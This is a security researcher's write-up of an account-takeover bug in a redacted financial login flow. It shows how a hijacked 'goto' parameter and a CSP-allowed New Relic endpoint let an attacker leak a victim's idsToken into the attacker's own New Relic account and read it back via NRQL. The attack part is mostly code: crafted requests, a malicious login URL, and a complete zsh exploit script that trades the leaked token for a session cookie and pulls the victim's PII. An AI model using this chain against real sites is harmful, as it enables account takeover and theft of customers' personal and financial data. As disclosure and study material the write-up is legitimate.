Bypassing CSP with New Relic Custom Events

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Content

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This writeup outlines one of my favorite bugs I've ever found because of the sheer volume of unexpected solutions to chain-ending problems. The end result is ATO, and this was achieved by:

- Hijacking the destination of a POST request with sensitive JSON body
- CSP was tight, so could only hit target domain or Sentry or New Relic
- Pointed POST Request at New Relic & finessed authentication into my own New Relic Tenent
- Fetched the POST body from the New Relic Error logs via the NRQL API
- Swapped token for session cookie and achieved ATO

Allow me to elaborate...

TLDR / Takeaways

In strong CSP environments where you can hijack a POST-based, JSON fetch request, you can utilize New Relic's `NrIntegrationError` object in the NRQL API to query arbitrary JSON sent to your New Relic URL to leak data out.

Via hijacked `fetch` request:

```
POST /v1/accounts/1337/events;Api-Key=YOUR_API_KEY HTTP/1.1
Host: bam.eu01.nr-data.net
Content-Type: application/json

{"YOUR_RAW_JSON_DATA":"BUT THE LENGTH IS CAPPED AT 100 CHARS WHEN RETRIEVING THE DATA"}
```

Resp:

```
HTTP/1.1 200
Connection: close
Content-Length: 63
content-type: text/json; charset=utf-8
nr-rate-limited: allowed
access-control-allow-methods: GET, POST, PUT, HEAD, OPTIONS
access-control-allow-credentials: true
access-control-allow-origin: https://redacted.com
x-served-by: cache-ewr-kewr1740024-EWR
date: Thu, 02 Oct 2025 21:06:10 GMT

{"success":true, "uuid":"57aa1df8-0001-bf20-8b48-0199a6bf2d7c"}
```

Then, the attacker can do the following from their machine:

```
curl -s -X POST 'https://api.eu.newrelic.com/graphql' \
  -H 'Content-Type: application/json' \
  -H 'Api-Key: {YOUR_NEW_RELIC_USER_API_KEY}' \
  --data-raw '{"query":"{ actor { account(id: 1337) { nrql(query: \"SELECT payloadSample FROM NrIntegrationError LIMI
```

Result:


```
{
  "data": {
    "actor": {
      "account": {
        "nrql": {
          "results": [{
            "payloadSample": "{\"YOUR_RAW_JSON_DATA\":\"BUT THE LENGTH IS CAPPED AT 100 CHARS",
            "timestamp": 1759439170940
          }]
        }
      }
    }
  }
}
```


The Vuln

This vulnerability occured in the login flow of of a sensitive financial application.

The authentication URLs for this domain look like this:

```
https://auth.redacted.com/login?realm=%2Fcustomers&goto=https%3A%2F%2Facc-data.redacted.com%2Fweb-authorize%3
```

The `goto` parameter controls where the `idsToken` will be sent in the following JS:

```
, KM = async (e, t, r, n) => {
  const i = new URLSearchParams(e)
    , {url: o} = In.get("wsLoginUrl");
  try {
    const a = new URL(i.get("goto"))
      , s = await ke.post("".concat(a.origin).concat(a.pathname), {
        idsToken: t,
        responseType: "code",
        clientId: a.searchParams.get("client_id"),
        scope: a.searchParams.get("scope"),
        redirectUri: a.searchParams.get("redirect_uri")
      }, {
        withCredentials: !0
      });
    window.location.href = GM(s.data.callbackURL)
  } catch (a) {
    if (r === "login") {
      const s = new URL("".concat(o, "authapp-error"));
      typeof n < "u" && n !== pe.SITE && s.searchParams.append("channel", ZM[n]),
      window.location.href = s.toString()
    } else
      i.append("successMessage", "true"),
      window.location = "/login?".concat(decodeURIComponent(i.toString()))
  }
}
```

Here we can see that the `idsToken` is sent via a POST HTTP request to the attacker defined `a.origin` and `a.pathname` which originated from `i.get("goto")` which was pulled from `const i = new URLSearchParams(e)`, where `e` is `window.location.href` from the previous function in the call stack.

This is deceptively simple, and it looks like you could simply insert an attacker domain in the `goto` parameter and you'd be good to go. However, there is a problem:

```
connect-src: https://auth-data.redacted.com, https://acc-data.redacted.com, 'self', https://bam.eu01.nr-data.net, https://o40
```

The CSP's connect-src was extremely strict - allowing only a few domains, `bam.eu01.nr-data.net` and `o40991.ingest.sentry.io`.

This begged the question: `Is it possible to send arbitrary data to one of these two hosts and retrieve it via the UI?`

I thought the chances of this were pretty good given the fact that these companies (New Relic and Sentry) both specialize gathering data - so it was feasible that they might be logging arbitrary data sent to endpoints. I started with sentry, but quickly hit a wall. I then pivoted to New Relic.

In New Relic, it is possible to create custom events:

However, the location one is supposed to send these custom events to is different then the above `bam` url:

```
https://insights-collector.newrelic.com/v1/accounts/YOUR_ACCOUNT_ID/events
```

However, I tried the `/v1/accounts/YOUR_ACCOUNT_ID/events` path on `bam.eu01.nr-data.net` and it suspiciously didn't return a 404, it returned a 401. This lead me to believe that I could hit the API on this endpoint.

The next challenge came when I tried to sub in my test ACCOUNT_ID - 403 forbidden. I needed to authenticate - however, the docs said that this must be done via a HTTP Header that I didn't control:

```
gzip -c example_events.json | curl -X POST -H "Content-Type: application/json" \
-H "Api-Key: YOUR_LICENSE_KEY" -H "Content-Encoding: gzip" \
https://insights-collector.newrelic.com/v1/accounts/YOUR_ACCOUNT_ID/events --data-binary @-
```

Miraculously, there are other spots within the New Relic infrastructure that `Api-Key` could be used in the query parameter to authenticate. So, crafting the URL:

```
https://bam.eu01.nr-data.net/v1/accounts/1337/events?Api-Key=MY_API_KEY
```

Allowed me to send events to the `custom events` API in New Relic.

But, there is another catch - I didn't control query parameters. You remember from the code:

```
    const a = new URL(i.get("goto"))
    , s = await ke.post("".concat(a.origin).concat(a.pathname), {
```

Only the `a.origin` and `a.pathname` are being passed.

At this point I felt like it was a deadend. But, in a moment of optimism I tried:

```
https://bam.eu01.nr-data.net/v1/accounts/1337/events%3fApi-Key=MY_API_KEY
```

AND IT WORKED. Actually...

```
https://bam.eu01.nr-data.net/v1/accounts/1337/eventsApi-Key=MY_API_KEY
```

works too. I have no idea why - it is one of the weirdest things I've ever seen in my 15+ years of hacking.

But, using this, I was able to authenticate into the `custom events` API and get my POST request body ingested by New Relic.

The request sent by the browser after authentication into the app looks like this:

```
POST /v1/accounts/1337/eventsApi-Key=MY_API_KEY HTTP/1.1
Host: bam.eu01.nr-data.net
Connection: keep-alive
Content-Length: 298
sec-ch-ua-platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Saf
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="140", "Not=A?Brand";v="24", "Google Chrome";v="140"
Content-Type: application/json
sec-ch-ua-mobile: ?0
Origin: https://auth.redacted.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Sec-Fetch-Storage-Access: none
Referer: https://auth.redacted.com/
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9

{"idsToken":"273h8N3KpHbiRBV8ew7cp4CSDI4.*AAJTSQACMTAAAlNLABxPRjFqb3RYMkRPTDRXdkhwb0FNS2FVVVIrV3c
```

and the response from New Relic came back:

```
HTTP/1.1 200
Connection: close
Content-Length: 63
content-type: text/json; charset=utf-8
nr-rate-limited: allowed
access-control-allow-methods: GET, POST, PUT, HEAD, OPTIONS
access-control-allow-credentials: true
access-control-allow-origin: https://auth.redacted.com
x-served-by: cache-ewr-kewr1740024-EWR
date: Thu, 02 Oct 2025 21:06:10 GMT

{"success":true, "uuid":"57aa1df8-0001-bf20-8b48-0199a6bf2d7c"}
```

When I saw this, I was thrilled because I remembered this line of the docs:

>

All successful submissions receive a 200 response, regardless of any data errors that may exist within the payload. The response includes a uuid, which is a unique ID created for each request.

The uuid also appears in any error events created for the request.

Further down in that documentation we see a way to query malformed data being passed into New Relic:

>


The NrIntegrationError event allows you to query and set alerts on custom data being sent to your New Relic account. Recommendation: To get alerts for parsing errors, create a NRQL alert condition for NrIntegrationError. Use this example NRQL query:

```
SELECT message FROM NrIntegrationError WHERE newRelicFeature = 'Event API' AND category = 'EventApiException'
```

After reading the docs thoroughly, I identified the following query which would allow me to retrieve the first 100 characters of the JSON data submited through this endpoint:

```
SELECT payloadSample FROM NrIntegrationError LIMIT 1
```

Which would return something like:



and this would return the data leaked via the POST request.

Unfortunately, the API only returns the first 100 characters of the payload. When I saw this, I was gutted, because the `idsToken` used to swap for the OAuth code was very long.

However, this was one of those perfect “stars align” scenarios. 3 characters before the New Relic cut off, the rest of the string becomes predictable. As a result, I was still able to exploit this by appending:

```
R0eXBlAANDVFMAAlMxAAIwMw..*
```

or

```
R0eXBlAANDVFMAAlMxAAIwMQ..*
```

This completed the leak chain. However, to swap this token for the true Oauth Code, I still needed the matching `w82S5XX1` cookie which was set when this `IdsToken` was generated. Luckily for me, this was impromperly implemented and any `w82S5XX1` code would work, so by simply hitting:

```
echo "[1] Fetching w82S5XX1..."
w8=$(curl -s "https://auth-data.redacted.com/submit"  -i | grep w82 | cut -f 2 -d "=" | cut -f 1 -d ";")
echo "Got w82S5XX1: $w8"
```

I was able to retrieve a `w82S5XX1` token which could be redeemed with the `idsToken` to get the coveted session token.

Here is the final exploit:

```
#!/usr/bin/zsh

echo "[1] Fetching w82S5XX1..."
w8=$(curl -s "https://auth-data.redacted.com/submit"  -i | grep w82 | cut -f 2 -d "=" | cut -f 1 -d ";")
echo "Got w82S5XX1: $w8"

echo "[2] Fetching latest leaked token..."
token=$(curl -s -X POST 'https://api.eu.newrelic.com/graphql' \
    -H 'Content-Type: application/json' \
    -H 'Api-Key: NRAK-SEX1I026RXXXXXXXXXXXXXXXXX' \
    --data-raw '{"query":"{ actor { account(id: 1337) { nrql(query: \"SELECT payloadSample FROM NrIntegrationError LIM
        cut -f 17 -d '"')

echo "Got Token: ${token}R0eXBlAANDVFMAAlMxAAIwMw..*"
echo "Appending R0eXBlAANDVFMAAlMxAAIwMw..* to token1 and R0eXBlAANDVFMAAlMxAAIwMQ..* to token2"
token1=$(echo -n "${token}R0eXBlAANDVFMAAlMxAAIwMw..*")
token2=$(echo -n "${token}R0eXBlAANDVFMAAlMxAAIwMQ..*")

echo "[3] Fetching oauth code..."
codetoken1=$(curl -s -k $'https://acc-data.redacted.com/web-authorize' -X $'POST' -H $'Host: acc-data.redacted.com' -H
if [[ $codetoken1 == *"code="* ]]; then
        echo "Got code on first try, no need for token2..."
   codeurl=$(echo -n "$codetoken1")
else
        echo "Didn't get token on first try, let's try token2..."
        codetoken2=$(curl -s -k $'https://acc-data.redacted.com/web-authorize' -X $'POST' -H $'Host: acc-data.redacted.c
        codeurl=$(echo -n "$codetoken2")
fi

if [[ ! $codeurl == *"code="* ]]; then
        echo "Failed to fetch code..."
        exit 0
fi
echo "Got oauth code: $codeurl"

echo "[4] Fetching session cookie..."
cookie=$(curl -i -s $codeurl -H "Cookie: w82S5XX1=$w8" | grep "cid=" | cut -f 2 -d "=" | cut -f 1 -d ";")
echo "Got session cookie: cid=$cookie"

echo "[5] Exfiltrating PII..."
curl -s -H "Origin: https://creditcard.redacted.com" https://acc-data.redacted.com/profile -H "Cookie: cid=$cookie" | jq .
```

This exploit is used in conjunction with this URL:

```
https://auth.redacted.com/login?realm=%2Fcustomers&goto=https://bam.eu01.nr-data.net%2Fv1%2Faccounts%2F1337%2F
```

When a victim visits the above URL and logs in, it will:

- Leak the victim's `idTokens` to `bam.eu01.nr-data.net`

Then, the attacker (running `zsh ./exploit.sh`):

- Retrieves the `idTokens` from New Relic via the NRQL API
- Appends the possible endings
- Fetches the valid `w82S5XX1`
- Trades the `w82S5XX1` and `idTokens` for a session cookie (retrying if needed with token2)
- Retrieves the victim's PII

GG.

There is always a way. Keep looking deeper.

-Rhynorater
